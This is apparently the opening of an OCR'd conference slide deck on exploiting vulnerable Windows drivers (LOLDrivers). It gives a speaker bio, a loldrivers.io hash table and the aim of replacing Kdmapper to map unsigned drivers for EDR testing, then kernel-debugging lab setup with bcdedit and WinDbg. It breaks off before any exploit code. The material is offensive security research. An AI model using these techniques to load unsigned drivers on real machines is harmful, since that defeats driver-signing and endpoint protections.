KERNEL TALKS 0X03

Exploiting LOLDrivers (part1)
Physical Memory Mayhem

Russell Sanford
xort @ sploit.online

About me…

LOLDriver Exploitation
Physical Memory Mayhem

About me…

Russell Sanford

- 25 Years experience in writing exploits and reverse engineering
- Published exploit author with dozens of CVE’s in network security appliances
- 12+ years experience in penetration testing and red teaming

What are LOLDrivers ?

Living Off The Land (LOTL)

Living off the land (LOTL) is a fileless malware or LOLbins cyberattack technique where the cybercriminal uses native, legitimate tools within the victim's system to sustain and advance an attack.

Living Off The Land Drivers (**LOLDrivers**) is a community-driven project that provides a curated list of all Windows drivers that have been found abused by adversaries to bypass security controls and execute malicious code.

LOLDriver Exploitation
Physical Memory Mayhem

www.loldrivers.io

Tag	SHA256	Category	Created
NQrmq.sys	ad938d15ecfd70083c474e1642a88b078c3cea02cdbddf66d4fb1c01b9b29d9a	Malicious	2023-06-05
amp.sys	cbb8239a765bf5b2c1b6a5c8832d2cab8fef5deacadfb65d8ed43ef56d291ab6	Vulnerable driver	2023-01-09
gdrv.sys	092d04284fdeb6762e65e6ac5b813920d6c69a5e99d110769c5c1a78e11c5ba0	Vulnerable driver	2023-05-06
ElbyCDIO.sys	238046cfe126a1f8ab96d8b62f6aa5ec97bab830e2bae5b1b6ab2d31894c79e4	Vulnerable driver	2023-05-06
goad.sys	not available	Vulnerable driver	2023-01-09
WinIo64B.sys	not available	Vulnerable driver	2023-01-09
daxin_blank.sys	49c827cf48efb122a9d6fd87b426482b7496ccd4a2dbca31ebbf6b2b80c98530	Malicious	2023-02-28
rzpnk.sys	93d873cdf23d5edc622b74f9544cac7fe247d7a68e1e2a7bf2879fad97a3ae63	Vulnerable driver	2023-01-09
libnicm.sys	ab0925398f3fa69a67eacee2bbb7b34ac395bb309df7fc7a9a9b8103ef41ed7a	Vulnerable driver	2023-05-06
winio64.sys	e1980c6592e6d2d92c1a65acad8f1071b6a404097bb6fcce494f3c8ac31385cf	Vulnerable driver	2023-01-09
HW.sys	fd388cf1df06d419b14dedbeb24c6f4dff37bea26018775f09d56b3067f0de2c	Vulnerable driver	2023-05-06
windbg.sys	139f8412a7c6fdc43dcfbbcdba256ee55654eb36a40f338249d5162a1f69b988	Malicious	2023-05-20
libnicm.sys	95d50c69cdbf10c9c9d61e64fe864ac91e6f6caa637d128eb20e1d3510e776d3	Vulnerable driver	2023-01-09

www.loldrivers.io

- List of multiple different versions of drivers known to be vulnerable to attacks
- Information on Microsoft Blocked Driver Listing
- Hashes, Resource Links, YARA Rules, and Vulnerable API used

Where/How this all began…

LOLDriver Exploitation
Physical Memory Mayhem

How I got started on this subject

- Microsoft finally got around to implementing mitigations to stop people from utilizing Kdmapper
- Red Teaming friend asked me if I could look into writing a new replacement unsigned driver mapper utilizing known **LOLDrivers** for testing EDR/XDR solutions
- I Quickly learned that there was only limited relevant and up-to-date information to be learned from the Penetration Testing/Red Teaming communities
- Exploiting these types of vulnerabilities was largely pioneered by members of the **gaming communities**

Let’s Begin… :D

Warning!


The exploitation tricks your going to see are not being used in ANY public exploits I could find.

Getting Setup

Enabling **DbgPrint** Messages from the Windows Kernel

Go to path,

- "**HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Debug Print Filter**".
- If "**Debug Print Filter**" is not present then create it.
- Add value "**DEFAULT**" : REG_DWORD : **0xFFFFFFFF** and then reboot.



Getting Setup For Visual Studio Driver Development

Step 1: Install Visual Studio 2022

The WDK requires Visual Studio. For more information about system requirements for Visual Studio, see Visual Studio 2022 System Requirements.

The following editions of Visual Studio 2022 support driver development for this release:

- Download Visual Studio Community 2022
- Download Visual Studio Professional 2022
- Download Visual Studio Enterprise 2022

Getting Setup for Visual Studio Driver Development

Step 2: Install Windows 11, version 22H2 SDK

- Download Windows 11, version 22H2 SDK

This SDK must be installed separately until available through Visual Studio

Getting Setup for Visual Studio Driver Development

Step 3: Install Windows 11, version 22H2 WDK

- Download WDK for Windows 11, version 22H2

The WDK Visual Studio extension is included in the default WDK installation.

Setting up Windows Kernel Debugging over Serial

Setting Up the Target Computer

> **Important**
>
> Before using bcdedit to change boot information you may need to temporarily suspend Windows security features such as BitLocker and Secure Boot on the test PC. You can re-enable Secure Boot once you're done debugging and you've disabled kernel debugging.

1. On the target computer, open a Command Prompt window as Administrator, and enter the following commands, where *n* is the number of the COM port used for debugging on the target computer, and *rate* is the baud rate used for debugging:


   bcdedit /debug on

   bcdedit /dbgsettings serial debugport:*n* baudrate:*rate*

   Note The baud rate must be the same on the host computer and target computer. The recommended rate is 115200.


2. Reboot the target computer.

Setting Up VMWare – Adding a Serial Port for kernel debugging




Configuring WinDBG

VMWare Serial Port (Named Pipe)



LOLDriver Exploitation
Physical Memory Mayhem

- **Configuring VMware**



Setting Up WinDBG for Remote Serial Debugging

Using WinDbg


On the host computer, open WinDbg. On the **File** menu, choose **Kernel Debug**. In the Kernel Debugging dialog box, open the **COM** tab. In the **Baud rate** box, enter the rate you have chosen for debugging. In the **Port** box, enter COM*n* where *n* is the COM port number you have chosen for debugging on the host computer. Select **OK**.

You can also start a session with WinDbg by entering the following command in a Command Prompt window; *n* is the number of the COM port used for debugging on the host computer, and *rate* is the baud rate used for debugging:

